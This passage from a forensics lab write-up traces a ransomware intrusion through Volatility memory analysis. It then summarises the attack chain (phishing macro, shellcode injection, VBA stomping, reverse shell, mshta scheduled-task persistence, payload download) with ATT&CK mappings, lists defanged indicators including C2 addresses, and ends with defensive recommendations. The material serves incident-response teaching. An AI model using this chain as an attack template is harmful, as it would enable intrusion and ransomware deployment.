Figure 28. volshell db() output of both heaps; the second heap holds the hidden 8-character string

File objects and internal name. Finally I used `dumpfiles -p 3140` to extract every file object mapped by the process. The listing shows the binary itself at `Users\Administrator\Documents\svchost.exe`, not in System32 where a real svchost.exe lives. It also shows WOW64 components and a set of networking, crypto and network-enumeration DLLs (for example wininet, winhttp, bcrypt, netapi32), which fits a 32-bit ransomware binary that talks to the network and encrypts data.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts>  vol.exe -f .\AD-MEM\memory.dmp --profile=Win2016x64_14393 -g 0xf8030e8f2500 dumpfiles -p 3140
-n -u -D .\files\
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0xffffba03417fd720   3140   \Device\HarddiskVolume4\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\counters.dat
ImageSectionObject 0xffffba033f4c6ef0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\mswsock.dll
ImageSectionObject 0xffffba033eae6ef0   3140   \Device\HarddiskVolume4\Windows\System32\wow64.dll
DataSectionObject 0xffffba033eae6ef0   3140   \Device\HarddiskVolume4\Windows\System32\wow64.dll
DataSectionObject 0xffffba033ead4ef0   3140   \Device\HarddiskVolume4\Windows\System32\locale.nls
ImageSectionObject 0xffffba033f477bc0   3140   \Device\HarddiskVolume4\Users\Administrator\Documents\svchost.exe
DataSectionObject 0xffffba033f477bc0   3140   \Device\HarddiskVolume4\Users\Administrator\Documents\svchost.exe
SharedCacheMap 0xffffba033f477bc0   3140   \Device\HarddiskVolume4\Users\Administrator\Documents\svchost.exe
DataSectionObject 0xffffba033ef86080   3140   \Device\HarddiskVolume4\Windows\Globalization\Sorting\SortDefault.nls
ImageSectionObject 0xffffba033ea40080   3140   \Device\HarddiskVolume4\Windows\System32\wow64win.dll
DataSectionObject 0xffffba033ea40080   3140   \Device\HarddiskVolume4\Windows\System32\wow64win.dll
ImageSectionObject 0xffffba033e6e8ef0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\rpcrt4.dll
ImageSectionObject 0xffffba033e8ea260   3140   \Device\HarddiskVolume4\Windows\SysWOW64\KernelBase.dll
ImageSectionObject 0xffffba0341ed1950   3140   \Device\HarddiskVolume4\Windows\SysWOW64\IPHLPAPI.DLL
ImageSectionObject 0xffffba0341ea2360   3140   \Device\HarddiskVolume4\Windows\SysWOW64\iertutil.dll
ImageSectionObject 0xffffba033f4cb080   3140   \Device\HarddiskVolume4\Windows\SysWOW64\winhttp.dll
ImageSectionObject 0xffffba033eb16700   3140   \Device\HarddiskVolume4\Windows\System32\wow64cpu.dll
DataSectionObject 0xffffba033eb16700   3140   \Device\HarddiskVolume4\Windows\System32\wow64cpu.dll
ImageSectionObject 0xffffba033f5e5ef0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ImageSectionObject 0xffffba0341e83cd0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\srvcli.dll
ImageSectionObject 0xffffba033f3eb860   3140   \Device\HarddiskVolume4\Windows\SysWOW64\wininet.dll
ImageSectionObject 0xffffba0341e39be0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\wtsapi32.dll
ImageSectionObject 0xffffba033eab1950   3140   \Device\HarddiskVolume4\Windows\SysWOW64\wsock32.dll
ImageSectionObject 0xffffba033ed10d60   3140   \Device\HarddiskVolume4\Windows\SysWOW64\wkscli.dll
ImageSectionObject 0xffffba0341e6f950   3140   \Device\HarddiskVolume4\Windows\SysWOW64\bcrypt.dll
ImageSectionObject 0xffffba033d58cdb0   3140   \Device\HarddiskVolume4\Windows\SysWOW64\netapi32.dll
ImageSectionObject 0xffffba033eaf3c40   3140   \Device\HarddiskVolume4\Windows\SysWOW64\sspicli.dll
```

Figure 29. dumpfiles output for PID 3140: the dropped svchost.exe path and loaded modules

Among the carved files were three svchost.exe artifacts. Opening the image file in Resource Hacker and expanding Version Info showed an `InternalName` of `calimalimodumator.exe`. The binary's real internal name does not match the Windows process it was pretending to be, which is a useful hunting pivot and IOC.




Figure 30. Resource Hacker Version Info on the recovered binary, showing its true internal name

4. Attack Chain Summary

Stage	What happened	ATT&CK; technique
Initial access	Phishing email posing as a DHL finance notice, with a macro-enabled workbook disguised as .xls	T1566.001 Spearphishing Attachment
Execution	Victim enabled macros; VBA auto-ran and injected shellcode into rundll32.exe	T1204.002 Malicious File, T1059.005 Visual Basic, T1055 Process Injection
Defense evasion	Decoy shellcode in the visible source while the real code sat in P-Code; masquerading as svchost.exe	T1027 Obfuscated Files, T1036.005 Match Legitimate Name
Command and control	Reverse shell channel to 192.168.112.128:8080 over wininet	T1071 Application Layer Protocol
Persistence	Daily scheduled task named MicrosoftEdge running mshta.exe against a remote HTA	T1053.005 Scheduled Task, T1218.005 Mshta
Discovery	SharpHound and PowerView-style enumeration seen in script block logs	T1087.002 Domain Account, T1069.002 Domain Groups, T1482 Domain Trust Discovery
Tool transfer	Invoke-WebRequest fetched svchost.exe from the attacker server on port 8000	T1105 Ingress Tool Transfer
Impact	DarkSide-family ransomware binary running as PID 3140	T1486 Data Encrypted for Impact

5. Indicators of Compromise

Type	Value
Sender domain	dxmxva[.]buzz (display name: DHL FINANCE INQUIRY)
Attachment	Unpaid Invoice.xls (87 KB, macro-enabled workbook)
Reverse shell C2	192.168.112.128:8080
Payload download	hxxp://192.168.112[.]128:8000/svchost.exe
Persistence C2	c2[.]cyberdefenders[.]org, HTA path /5EEiDSd70ET0k.hta
Scheduled task name	MicrosoftEdge (daily, 12:00, mshta.exe via cmd.exe /c)
Malicious process	svchost.exe, PID 3140, running from a user Documents folder
Binary internal name	calimalimodumator.exe
Detections	Exploit:Win32/ShellCode.BN (Defender), Win.Packed.DarkSide-9262656-0 (ClamAV)

6. Key Takeaways

- Correlating sources beats relying on one. Defender gave the time anchor, the PST gave the delivery vector, PowerShell logs gave host activity, and memory gave the final payload.
- Never trust only the visible macro source. When emulated shellcode looks too harmless for a flagged file, compare the P-Code against the source to catch VBA stomping.
- Script block logging (Event ID 4104) preserved complete attacker scripts, which made tool identification straightforward.
- PowerShell's ConsoleHost_history.txt is a high-value artifact because it keeps attacker commands that never reach other logs.
- In memory work, carve first and scan second. Carving every process and running a signature scan narrowed dozens of processes to one in a single pass.
- Process names and file paths are not proof of legitimacy. A svchost.exe in a user Documents folder with a different internal name is an immediate red flag.

7. Defensive Recommendations

- **Block macros from untrusted sources.** Enforce Office policy that disables macros in files from the internet or email, and filter macro-enabled attachments whose extension does not match their real format.
- **Attack surface reduction.** Enable ASR rules that stop Office applications from creating child processes or injecting code into other processes.
- **Email controls.** Flag messages where the display name impersonates a known brand but the sending domain does not match, and apply external sender banners.
- **Restrict living-off-the-land binaries.** Use AppLocker or WDAC to limit mshta.exe and rundll32.exe, and alert on mshta.exe fetching remote content.

- **Monitor persistence and script activity.** Alert on scheduled task creation (Event ID 4698) and on 4104 script blocks containing known AD enumeration tooling.
- **Egress filtering.** Restrict outbound connections from domain controllers so reverse shells and tool downloads cannot reach arbitrary hosts and ports.
- **Protect privileged accounts.** Keep administrators off workstations used for email and browsing, and use tiered administration so a phished user cannot reach domain controller privileges.
- **Preserve volatile evidence early.** Capture memory before rebooting a suspected-compromised server, since keys and injected code may exist only in RAM.